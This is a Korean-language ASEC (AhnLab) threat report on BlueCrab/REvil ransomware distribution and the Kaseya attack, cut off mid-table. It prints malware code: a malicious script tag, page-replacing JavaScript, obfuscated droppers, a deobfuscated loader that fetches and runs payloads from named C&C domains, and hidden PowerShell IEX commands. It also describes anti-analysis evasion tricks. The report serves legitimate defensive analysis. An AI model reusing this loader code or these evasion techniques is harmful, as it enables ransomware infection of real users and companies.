

Contents

카세야 공격 이후 종적 감춘 ‘블루크랩 랜섬웨어’, 최신 동향 총정리

- 1. 블루크랩(BlueCrab) 랜섬웨어 공격 개요 03
- 2. JS 파일로 유포되는 블루크랩(BlueCrab) 랜섬웨어 공격 분석 05
- 3. 카세야(Kaseya) 공격 분석 23
- 4. 블루크랩(BlueCrab) 랜섬웨어 유포 중단 32
- 5. 결론 33

ASEC Report Vol.104 2021 Q3

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

카세야 공격 이후 종적 감춘 '블루크랩 랜섬웨어', 최신 동향 총정리

지난 2019년 4월 갠드크랩(GandCrab) 랜섬웨어 제작 중단 발표 후 최초 발견된 블루크랩(BlueCrab) 랜섬웨어는 최근까지 국내에서 활발하게 유포되었던 악성코드다. 감염 시 바탕 화면을 파란색 이미지로 변경하여 피해자에게 감염 사실을 인지하게 한 후 랜섬 노트 확인을 유도하는 것이 가장 큰 특징이다. 해외에서는 소디노키비(Sodinokibi) 또는 레빌(Revil)로도 불린다.

블루크랩(BlueCrab) 랜섬웨어의 주요 유포 방식은 이메일 내 첨부 파일, 익스플로잇 키트(Exploit Kit) 등으로 다양한 경로를 통해 유포된 이력이 다수 존재하지만 국내에서는 주로 악성 파일 다운로드를 유도하도록 위장한 악성 사이트를 통해 활발하게 유포되었다. 해당 유포 방식은 국내 사용자를 대상으로 하기 때문에 유포량이 상당했으며 지속적으로 백신 프로그램의 진단 우회를 시도하는 변형을 만들어 꾸준히 유포되었다.

이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency response Center, 이하 ASEC)가 추적·분석한 내용을 바탕으로 지난 2019년부터 모니터링한 JS 파일 형태로 유포되는 블루크랩(BlueCrab) 랜섬웨어의 변형 과정 및 카세야(Kaseya) 공격에 사용된 랜섬웨어 샘플과의 비교 분석, 그리고 이후 블루크랩 랜섬웨어의 유포가 중단된 상황까지 오랜 기간에 걸쳐 탐지된 블루크랩 랜섬웨어의 공격 동향과 함께 이에 따른 상세한 분석 내용을 면밀히 살펴본다.

1. 블루크랩(BlueCrab) 랜섬웨어 공격 개요


블루크랩 랜섬웨어는 국내에서 많이 사용되는 백신 제품을 대상으로 지속적으로 진단 우회를 시도하는 다수의 변형을 만들어 유포되는 점이 특징이다. 자사 ASEC 분석팀에서는 자동화된 모니터링 시스템을 구축하여 변형이 발생할 때마다 빠르게 대응하고 각 단계별로 다양한 진단을 활용하여 방어했다. 또한 다수의 ASEC 블로그 포스팅을 통해서 다양한 정보를 공유하고 사용자들의 주의를 당부했다.



[그림 1] 블루크랩 감염 시 바탕 화면

먼저 블루크랩 랜섬웨어에 감염된 PC의 바탕 화면에서는 [그림 1]과 같은 파란색 화면 및 문구를 확인할 수 있다.

공격자는 다수의 웹 서버를 탈취하여 [그림 2]와 같은 다양한 키워드의 악성 게시글을 제작하였으며, 해당 게시글에 접속할 경우 위조된 포럼 페이지가 출력되어 파일 다운로드를 유도한다.



[그림 2] 블루크랩 JS 파일 유포지

다운로드되는 파일은 JS 확장자의 파일이며 해당 파일을 실행할 경우 랜섬웨어 감염 과정이 시

작된다. 감염 과정에서 JS → C&C 서버 접속 → 파워셸(PowerShell) → 닷넷(.NET) PE → 델파이(Delphi) PE → 블루크랩(BlueCrab) 순서로 여러 단계에 걸쳐 감염이 진행된다.


최근에는 미국의 기업 관리 솔루션 개발사 카세야(Kaseya)의 VSA 솔루션에 대한 취약점 공격으로 해당 솔루션을 이용하는 다수의 기업들이 랜섬웨어에 감염되는 사건이 발생했다. 이 공격에 사용된 랜섬웨어 또한 블루크랩(BlueCrab) 랜섬웨어로 확인되었고, 분석 결과 JS 방식의 유포 조직과 동일한 조직의 소행으로 판단되었다. 해당 사건이 언론에 공개된 이후 얼마 지나지 않아 블루크랩(BlueCrab)과 관련된 모든 유포가 중단되었다.

2. JS 파일로 유포되는 블루크랩(BlueCrab) 랜섬웨어 공격 분석

2.1 유포지

JS 파일로 유포되는 블루크랩(BlueCrab) 랜섬웨어는 작은 용량의 JS 파일 실행으로 인해 감염되며 JS 파일의 유포지는 다수의 웹 블로그 게시글이다. 구글 등 검색 엔진에 “키워드 + 다운로드” 검색어를 검색 시 [그림 3]과 같이 공격자가 제작해 놓은 악성 게시글이 상위에 노출된다. 공격자는 다양한 키워드를 사용하여 게시글을 작성해 놓았기 때문에 사용자들은 웹 서핑 시 이러한 악성 게시글에 쉽게 노출된다. “다운로드”가 아닌 “예제”로 된 제목도 다수 존재한다. 이들 유포지 사이트는 다음과 같은 공통점이 존재한다.

첫째, 악성 게시글은 모두 워드프레스 환경이라는 점이다. 모든 유포 게시글은 워드프레스 게시글이며 하나의 웹 서버에 다수의 악성 게시글이 존재한다. 해당 게시글의 제목은 “[키워드] + 다운로드” 혹은 “[키워드] + 예제” 등의 형식이며 내용은 한글로 작성되어 있지만 문맥이나 문법 등이 전혀 맞지 않는 기계적으로 생성한 듯 한 내용이다. 사람이 보기에는 전혀 쓸모 없는 글이지만 검색 엔진의 SEO(search engine optimization) 상으로는 유용한 정보로 식별되어 검색 엔진 상위에 노출되는 것으로 추정된다. 이러한 기법을 SEO-Poisoning 기법이라고 한다. 공격자는 해당 기법을 사용하여 각종 영화, 음악, 게임, 프로그램 등 다양한 키워드로 된 다수의 악성 게시글을 생성했다.



[그림 3] 검색 결과 상위에 노출되는 악성 게시글

한글 워드 무료 다운로드

13 mayo, 2019

Cisco의 Talos 팀이 악성 소프트웨어에 의해 악용 된 한글에 대 한 취약점을 보고 했습니다. [8] 썬 컴 오피스 뷰어는 무료 한글 뷰어 (편집자 아님)입니다. 그것은 또한 유사한 파일 형식 인 한글 파일 뿐만 아니라 HWPX 및 HWT 파일을 열 수 있습니다. 이 무료 파일 뷰어는 셀, NXL, HCDT, 쇼 및 HCDT 뿐만 아니라 마이크로 소프트 오피스 파일 형식과 같은 다른 썬 크 프리 오피스 포맷을 지원 합니다. 마이크로소프트 오피스, 오픈 오피스, LibreOffice는 한글 `97-의 최신 버전으로 만든 경우에만 한글 파일을 열 수 있습니다. 이러한 응용 프로그램을 사용 하 여 한글 파일을 열 수 없습니다. `썬 크 프리 오피스 뷰어`는 누구나 자유롭게 사용할 수 있지만 Eula를 오해 하거나 아래와 같은 수익을 창출 하는 경우

한국가요 무료 다운로드

K팝의 영향력은 계속 커졌다. 2012년 이후 싸이가 부른 노래 `강남스타일`은 당시 K팝을 세계 최고 수준으로 올려놓은 바 있다. 유튜브에서 강남 스타일의 뮤직비디오는 곧 10억뷰를 돌파한 국내 최초 MV가 됐다. 이후 2014년 보이아이드 그룹 엑소의 첫 앨범 `XOXO`는 전 세계적으로 100만 장 이상의 판매고를 기록하며 100만장 이상의 판매고를 기록했다. 또한 EXO는 현재 전 세계적으로 4억 명 이상의 팬층을 보유하고 있습니다. 이후 K팝은 국제적인 성공을 거두었다. 핑크팝은 한국 대중음악이나 케이팝을 무료로 다운로드할 수 있는 웹사이트입니다. 사용자는 320kbps의 MP3와 같은 다양한 형식으로 BTS, EXO, 크리스 우 와 같은 다른 아티스트와 그룹의 음악을 다운로드 할 수 있습니다. 2단계. VidPaw에 대한 링크를 붙여 넣은 다음 새 탭에서 VidPaw로 이동하여 K-pop 비디오 의 링크를 다운로드 막대에 붙여 넣습니다. 그런 다음 "시작"을 클릭합니다. 3단계. 페이지 아래로 K-팝 SongScroll를 다운로드하고 원하는대로 YouTube K-pop 노래의 품질뿐만 아니라 출력 형식을 선택합니다.

윈도우10 설치 파일 다운로드

Posted on Luty 5, 2020

설치 미디어 (USB 플래시 드라이브, DVD, 또는 ISO 파일)를 만드는 도구를 사용하여 윈도우를 설치하려면 10 다른 PC 대기, 메신저 혼란. 그래서, 어떻게 내 경우 내 SSD의 다른 드라이브에 USB의 창전송합니까? 위의 단락의 소리에서 우리는 그래서 당신이 그것을 분리하면 당신은 창을 사용할 수 없습니다 USB에 창을 실행하고 있기 때문에? 이 잡아, 마이크로소프트 다운로드 윈도우즈에 머리 10 페이지 와 클릭 지금 다운로드 도구. 마이크로 소프트는 윈도우의 무료 ISO 파일을 제공합니다 10 그들을 원하는 사람에게 운영 체제. 이 기능은 Windows 7 또는 8.1에서 업그레이드하려는 경우에 특히 유용할 수 있습니다. 여러 개의 플래시가 연결되어 있는 경우 올바른 플래시 드라이브를 선택해야 합니다. 이동식 드라이브에 Windows 10을 설치하면 해당 장치의 모든 기존 파일이 지워집니다. 위에 표시된 대로 다른 PC에 대한 설치 미디어 만들기 를 선택한 다음 다음을 클릭합니다. 원하는 Windows의 언어, 아키텍처 및 버전을 선택하라는 메시지가 표시됩니다. 그것은 일반적으로 그냥 이 PC에 대 한이 권장된 옵션 사용에 대 한 확인란을 선택 하는 것이 좋습니다., 하지만 당신은 또

[그림 4] 악성 게시글 내용

두 번째 공통점은 [그림 4]와 같은 악성 게시글이 존재하는 웹 서버는 대부분 오래 전부터 관리가 되지 않은 서버라는 점이다. 따라서 공격자는 정상적으로 유지 보수가 되지 않는 취약한 웹 서버를 공격하여 권한을 탈취한 후 악성 게시글을 업로드했을 것으로 추정된다. 이러한 악성 게시글은 유포 기간 동안 지속적으로 추가 생성되었다.

2.2 악성 게시글

앞서 살펴본 본 공격자가 게시해 놓은 악성 게시글에는 [그림 5]와 같이 모두 특정 형식의 자바스크립트 태그가 삽입되어 있는데 해당 스크립트가 동작하면 웹 서버로부터 추가 자바스크립트를 로드하여 실행하게되며 위조된 포럼 페이지를 출력한다.

```
181 <p><script type='text/javascript' src='http://www.umag.cl/investigacion/web/?ad46793=34525'></script>  
182 <p>starcraft는 은하계의 가장자리에 추방된 인간의 작은 그룹을 담당하고 있습니다. 당신의 임무는 또한 은하계의 귀  
국가에 대한 방어하기 위해 군대를 훈련 및 확장하는 데 필요한 리소스를 습득합니다. 이 게임은 멀티 플레이어 사용  
에는 코어 게임 뿐만 아니라 종족 전쟁 확장 팩도 포함되어 있습니다. (설치하는 동안 후자만 언급하는 설치 관리자가
```

[그림 5] 악성 게시글에 삽입된 자바스크립트 태그

이 과정은 접속한 IP 주소별로 1회 동작한다. 이는 중복 감염을 방지하고 분석 및 추적을 어렵게 하기 위해 의도적으로 IP 주소 필터링 기법을 구현한 것으로 추정된다. 따라서 한 번 샘플을 다운로드한 IP에서는 위조된 포럼 페이지가 로드되지 않고 게시글 본문이 그대로 출력된다.

앞서 언급한 자바스크립트는 [그림 6]과 같이 현재 브라우저에 출력된 내용을 모두 제거하고 위조된 포럼 페이지를 출력하는 기능을 한다. 해당 포럼 페이지는 파일 다운로드를 유도하며, 다운로드 링크 텍스트에는 해당 게시글에서 사용된 키워드 즉 사용자가 검색한 키워드가 포함되도록 구성했다.


```
function remove(elem) {
    if (!elem) return;
    elem.parentNode.removeChild(elem);
}

if (!document.all) document.all = document.getElementsByTagName("*");
for (i = 0; i < document.all.length; i++) {
    if (document.all[i].tagName == "BODY" || document.all[i].tagName == "HTML") {} else {
        remove(document.all[i]);
    }
}

document.body.innerHTML = '<html><head><title>스타크래프트 데모 다운로드</title><style type="text/css">html,body{
a{text-decoration:none;color:#fff;text-decoration:none;background-color:transparent;font-size:16px!important}#header{height:50px;
background-color:#000;color:#fff;text-align:center;line-height:50px}#content{background-color:#fff;padding:10px}#footer{background-color:#000;color:#fff;text-align:center;line-height:50px}'
```

[그림 6] 위조된 포럼 페이지를 출력하는 자바스크립트 코드


사용자가 [그림 7]의 위조된 포럼 페이지에서 다운로드 링크를 클릭할 경우 ZIP 압축 파일이 다운로드된다.



[그림 7] 위조된 포럼 페이지

해당 압축 파일 내부에는 [그림 8]과 같이 JS 파일이 존재하고 압축 파일과 JS 파일 모두 파일 이름에 키워드가 포함되어 있으며, 파일 이름의 구조는 주기적으로 달라졌다. [그림 9]는 파일

이름 형식의 변화를 나타낸 것이다.



[그림 8] 다운로드 파일

내컴퓨터_819d5t3y75nh5r9dn0actkcnpwc78w77uyrrnn0qb88bk6nuq.js	2019-11-05
서든_(6am29a8dshj13wvv0abgpzfxrmhynmequ8jxldgeuou).js	2019-12-06
Windows_10(4slqihdvjh7eprg8c4avr8okkw8j355r2y9sw5ucb).js	2020-03-27
파워포인트_2007_무료_[08e101mAeGn85ox2MKoLP4AwQP1eyYruoum8bs1R8g].js	2020-06-30
구글_클래스룸_파일_[32hW8KLW5vzp35bbi0419pit50kp7Co9xCjjEVICxWwv].js	2020-08-24
유튜브_영상_고화질-(WxCO7FiRYNM8xE2S8ucBie4PNYms42X9IL68ORf3dp).js	2020-10-26
팡야_[0A5wjEHVW3dW].js	2020-11-04
유튜브_고화질 (Xro258t6o9dV79skwMh5UIm7UOU 9j gU2r).js	2020-12-16
닌텐도 wii_게임(pbqth).js	2021-02-01
비행기(tgt).js	2021-05-21

[그림 9] 파일 이름 형식의 변화

2020년 초기에는 특정 IP 대역에서 다운로드 요청 시 신규 변종 파일에 대한 진단 및 수집을 회피하기 위해 이미 기 진단 중인 구 버전의 파일을 다운로드 받도록 하는 트릭이 존재했다. 일반 사용자의 인터넷 환경에서 샘플을 다운로드할 경우 변형된 최신 샘플을 다운로드하였지만 특정 IP 대역에서는 변형되지 않은 구 버전의 파일이 다운로드되었다.

이와 같은 악성코드 감염 과정은 중복 감염을 방지하기 위한 IP 필터링을 사용하므로 파일을 수집하거나 분석할 때 마다 IP를 변경해야 한다. 당시 확인 결과 자사에서 샘플 분석용으로 사용하는 IP 대역과 이동통신사 IP 대역에서 구 버전이 다운로드되었다. 이는 이동통신망을 사용하여

지속적으로 IP 주소를 변경하며 샘플을 수집 또는 분석하는 것을 방해하고 분석가로 의심되는 IP 주소를 필터링하기 위함일 것으로 추정된다.

2.3 JS 파일

위조된 포럼 페이지로부터 다운로드한 JS 파일은 난독화되어 있으며 다운로드받을 때 마다 변수명, 함수명 등이 랜덤하게 변경되는데 이는 백신 프로그램의 파일 진단을 어렵게 하기 위한 목적으로 보인다. 블루크랩 랜섬웨어 공격에 사용된 JS 파일은 비교적 자유로운 스크립트 언어의 특성을 활용하여 다수의 변형을 보였다.

분석 결과 평균적으로 1~2일 이내에 구조가 변형된 파일이 새롭게 유포되었다. 주로 [그림 10]과 같이 일부 문자열을 난독화하거나 선언된 함수의 순서를 바꾸는 방식으로 변형을 만들어 내었지만, 2020년 12월에는 전체적인 문법 구조를 완전히 변경했다.

```
function jW27(qo12){
FO73 = '}};}} 4e6lVsce( t{afconro(c;4)6{VccV=6446=VccV{6}4;.;c(ornocfa{t (ecsVl6e4 ));}};))LW"xW5h1K[UUjtK1W"7(j)](W"efNO1x6e(dW'n
Vu7=qo12;
jW27(0,"KUAMisG");
function Rd92(Tm31) {return Tm31 % (Oz92+Oz92);}
Ox61(1,"gklGhxU");
kR31="IZyEtIt";
kS41(852);
HI54("IPcre");
function XC58(ws28,mN32) {return ws28.charAt(mN32);}
function kS41(rp99,wY18) {return Lx51 = eN16(FO73).split(kR31);}
function eN16(MZ61) {hJ96=Vu7;RK81="");while (hJ96 < nl74) {kH9=XC58(MZ61,hJ96);if (Rd92(hJ96)) RK81=uT29(RK81,kH9,RK81);
function Rx91(Mq22,PQ1) { return Lx51[oN90](Lx51[Oz92])(Lx51[Oz92]);}
Rx91("OMCP");
function uT29(tH73,lW30,nb46) { return tH73+lW30; }
function HI54(vz88,mD63,nf33) {return Lx51[oN90] = jW27[Lx51[Vu7]];}
function Ox61(Ux16){
Oz92=Ux16;
oN90=Oz92+Ux16*Oz92+Ux16;
nl74=2285;}
```

[그림 10] 변형 이전 유포 JS 파일

변경된 구조는 [그림 11]과 같이 각 라인을 랜덤하게 배치하여도 스크립트가 동작할 수 있게 되었으며 별도의 코드없이 자연스럽게 행위 지연 효과가 있어 진단 우회가 더욱 용이해졌다. 이러한 변형이 발생하며 JS 파일을 다운로드할 때마다 변수명은 물론 각 행의 순서 또한 랜덤하게 배치된 파일이 다운로드되도록 진화했다.

```
function surprise(){major="oqtRcGX"; wave = every(hunt).split(major);post[4444867] = seem;}
function would(lady,gun,any,govern){wave[stick](wave[offer])(post);}
function tie(eye,truck){return eye.charAt(truck);}
function busy(fraction){return fraction % (offer+offer);}
function receive(travel,name,quotient){flower=1;offer=flower;stick=offer+flower*offer+flower;post[3468700] = surprise;}
function appear(include,fly){hunt = 'rl= a Hv)W" WWWW W"%={%U NSS)IE.0ARr0MDe2ONs DSp=SDo=NOOn=DMs RAesEITuSNetU%xa%W"tWWWWtW";s(
function every(are){a=store;two="";while (a < 2641) {planet=tie(are,a);two=operate(two,planet,a); a++; }return two;}
art(post=[2731]);
function art(shape,gentle,rule,plan){love=2779;while(474){try(post[love];)catch(object){post[1164759]=appear;love++;}}
function seem(least,brother,soon){wave[stick] = appear[wave[store]];post[5814017] = would;}
function operate(train,sentence,made) { if (busy(made)) return train+sentence; else return sentence+train; }
```

[그림 11] 2020년 12월 변형 이후 JS 파일

JS 파일 실행 시 행위 지연 이후 C&C 서버에 접속하여 추가 파일 다운로드를 시도한다. C&C 서버 주소는 각 샘플별로 3개씩 담겨있으며 순서대로 접속을 시도하고 접속에 실패할 경우 다음 C&C 서버에 접속을 시도한다. 해당 C&C 서버 주소는 앞서 '2.1장의 유포지'에서 살펴본 과정을 수행하여 접속이 이뤄졌던 IP 주소 환경에서만 연결이 가능하다. 따라서 악성 페이지에 접속하여 파일 다운로드 이력이 있는 IP 주소에 한해서 감염 진행이 가능하고 이러한 과정을 거치지 않은 샌드박스, 분석 환경 등에서 JS 파일 단독 실행으로는 행위가 발현되지 않는다. 이러한 방식 또한 분석 방해, 안티 샌드박스 기법으로 볼 수 있다. [그림 12]는 최종적으로 난독화가 해제된 JS 파일을 나타낸 것이다.

```
b = ["stud.udpu.edu.ua", "souresiduozero.com.br", "sphclan.supercurro.net"];
E = 0;
while (E < 3) {
    z = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    J = Math.random().toString().substr(2, 70 + 30);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
        J = J + "175721";
    }
    try {
        z.open('GET', 'https://' + b[E] + '/search.php' + "?zwhznwbabjvhg=" + J, false);
        z.send();
    } catch (e) {
        return false;
    }
    if (z.status == 200) {
        var s = z.responseText;
        if ((s.indexOf("@" + J + "@", 0)) == -1) {
            WScript.sleep(22222);
        } else {
            s = s.replace("@" + J + "@", "");
            var P = s.replace(/(\d{2})/g, function(a) {
                return String.fromCharCode(parseInt(a, 10) + 30);
            });
            fire[3](P)();
            WScript.Quit();
        }
    } else {
        WScript.sleep(22222);
    }
    E++;
}
```

[그림 12] 최종 난독화 해제된 JS 파일

C&C 서버 접속 시 일반적인 PC환경에서는 블루크랩(BlueCrab) 랜섬웨어 감염 스크립트를 다운로드하지만 도메인이 등록된 AD 서버 환경이라면 랜섬웨어가 아닌 코발트 스트라이크(CobaltStrike) 해킹 도구를 설치하는 스크립트를 다운로드한다. 코발트 스트라이크(CobaltStrike) 감염 시 계정 정보 탈취, 측면 이동 등 공격자의 다양한 명령을 수행 가능하므로, AD 환경에서는 단일 PC만 랜섬웨어에 감염시키는 것 보다 측면 이동을 통해 많은 공격 노드를 확보하고 추가적인 공격을 수행하는 것이 더 효과가 크기 때문이다. 또한 해당 환경의 PC는 대부분 기업 환경이므로 기업을 대상으로 정보 탈취, 추가 악성코드 감염 등 더욱 다양한 공격이 가능해진다. 코발트 스트라이크(CobaltStrike)의 감염 과정과 C&C 서버 서버는 유포 기간 동안 변경되지 않고 유지되었다. 랜섬웨어의 경우처럼 집중적으로 관리하지는 않은 것으로 추정된다.

2.4 추가 다운로드 스크립트

C&C 서버로부터 추가로 다운로드되는 파일은 암호화된 자바스크립트 파일이며 해당 파일을 복호화 후 실행한다. 이후 파워셸(PowerShell)을 활용하여 닷넷(.NET) PE를 실행하고 닷넷(.NET) PE는 델파이(Delphi) PE를 실행하고 델파이(Delphi) PE는 최종적으로 블루크랩(BlueCrab) 랜섬웨어를 실행한다. 이처럼 JS → 파워셸(PowerShell) → 닷넷(.NET) → 델파이(Delphi) → 블루크랩(BlueCrab) 으로 이어지는 전체적인 큰 틀은 유지되었지만 각 단계별로 많은 변형이 발생했다.

2020년 10월 까지는 파워셸 파일(PS1)을 생성 후 실행하는 방식을 사용했다. 생성된 파일을 실행하는 파워셸(PowerShell) 명령어는 [표 1]과 같이 변화했다.

변형 발생일	명령어
2019.11.05	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX(([System.IO.File]::ReadAllText('C:\Users\vmuser\pedsbkkd.txt')).Replace('~',''));
2020.01.02	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\jmwprzfhf.ps1').Replace('~',''));"
